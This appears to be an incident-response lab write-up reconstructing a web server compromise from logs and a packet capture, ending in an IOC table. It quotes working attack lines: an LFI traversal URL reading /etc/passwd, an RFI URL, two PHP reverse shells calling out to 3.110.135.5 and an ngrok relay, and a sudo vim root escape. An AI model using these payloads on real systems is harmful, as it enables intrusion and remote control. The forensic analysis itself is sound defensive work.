Backstage
Overview
A newly deployed server triggered unusual network activity alerts. The system was taken offline immediately and preserved for investigation. We have access to the live system and a network packet capture. The goal is to reconstruct the full attack chain — from initial web exploitation through to lateral movement against an internal server.
Investigation
Initial Web Exploitation
Reviewing the web server access logs, two attack classes stand out against the backstage[.]sbt host. The first is a Local File Inclusion (LFI) probe hitting the root page parameter with a standard path traversal payload targeting /etc/passwd:
hxxp[://]backstage[.]sbt/?page=../../../../../../../../etc/passwdMore critically, the attacker pivots to Remote File Inclusion (RFI) against lofi[.]phtml — the vulnerable page and parameter are lofi.phtml and ?page=. The RFI payload points to a Pastebin-hosted resource:
hxxp[://]backstage[.]sbt/content/lofi[.]phtml?page=hxxp[://]pastebin[.]com/raw/ZHNzirhsFollowing the RFI chain leads to hxxps[://]pastebin[.]com/raw/cUz0xdLf, which hosts two PHP reverse shell payloads. The first connects back to 3[.]110[.]135[.]5 on port 25396 via fsockopen. The second establishes a named pipe shell routing through an ngrok relay:
<?php $sock=fsockopen("3.110.135.5",25396);exec("/bin/bash <&3 >&3 2>&3"); ?>

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 2.tcp.ngrok.io 19433 >/tmp/f"); ?>
The first payload gives us the attacker’s primary C2 address, 3[.]110[.]135[.]5. The second routes through an ngrok relay — DNS records in the PCAP confirm 2.tcp.ngrok.io resolves to 3[.]128[.]107[.]74, which is attacker-controlled tunnelling infrastructure rather than a direct source. The attacker’s second public source IP, 110[.]44[.]125[.]165, surfaces later during the FTP brute-force phase, giving the two public attacker addresses: 3[.]110[.]135[.]5 and 110[.]44[.]125[.]165.
Privilege Escalation
Once the reverse shell was established, the attacker escalated privileges using a classic GTFOBins sudo escape via vim:
sudo vim -c ':!/bin/bash'With root access secured on the jump host (172[.]31[.]12[.]87), the attacker had a foothold to move deeper into the network.
Internal Reconnaissance and Lateral Movement
From the compromised host, the attacker discovered an internal server at 172[.]31[.]4[.]129. To reach it, ports 20 and 21 were forwarded from the jump host to the internal target — tunnelling FTP control and data channels through the compromised machine.

A port scan across the range 1–100 on the internal server revealed three open ports responding to TCP: 21 (FTP), 22 (SSH), and 80 (HTTP) — identified by filtering for destinations with more than one packet transmitted.
FTP Brute Force
With FTP accessible via the forwarded ports, brute force authentication attempts against the internal server originated from 110[.]44[.]125[.]165 — visible in the PCAP as a stream of 530 Permission Denied responses from 172[.]31[.]12[.]87 back to that IP. The same pattern appears simultaneously against 172[.]31[.]4[.]129 directly, confirming the port forwarding was in play. The successful credential combination was localadmin:localadmin. After authenticating, the attacker ran pwd — and that was it. No files were retrieved from the FTP server.
IOCs
| Type | Value |
|---|---|
| Attacker IP (revshell C2) | 3[.]110[.]135[.]5 |
| Ngrok relay infrastructure | 3[.]128[.]107[.]74 |
| Jump Host (internal) | 172[.]31[.]12[.]87 |
| Internal Victim | 172[.]31[.]4[.]129 |
| C2 Port | 25396 |
| Ngrok Relay Port | 19433 |
| RFI Payload URL | hxxps[://]pastebin[.]com/raw/ZHNzirhs |
| Revshell Payload URL | hxxps[://]pastebin[.]com/raw/cUz0xdLf |
| Vulnerable Page | lofi[.]phtml |
| FTP Credentials | localadmin:localadmin |
| Attacker IP (FTP brute force) | 110[.]44[.]125[.]165 |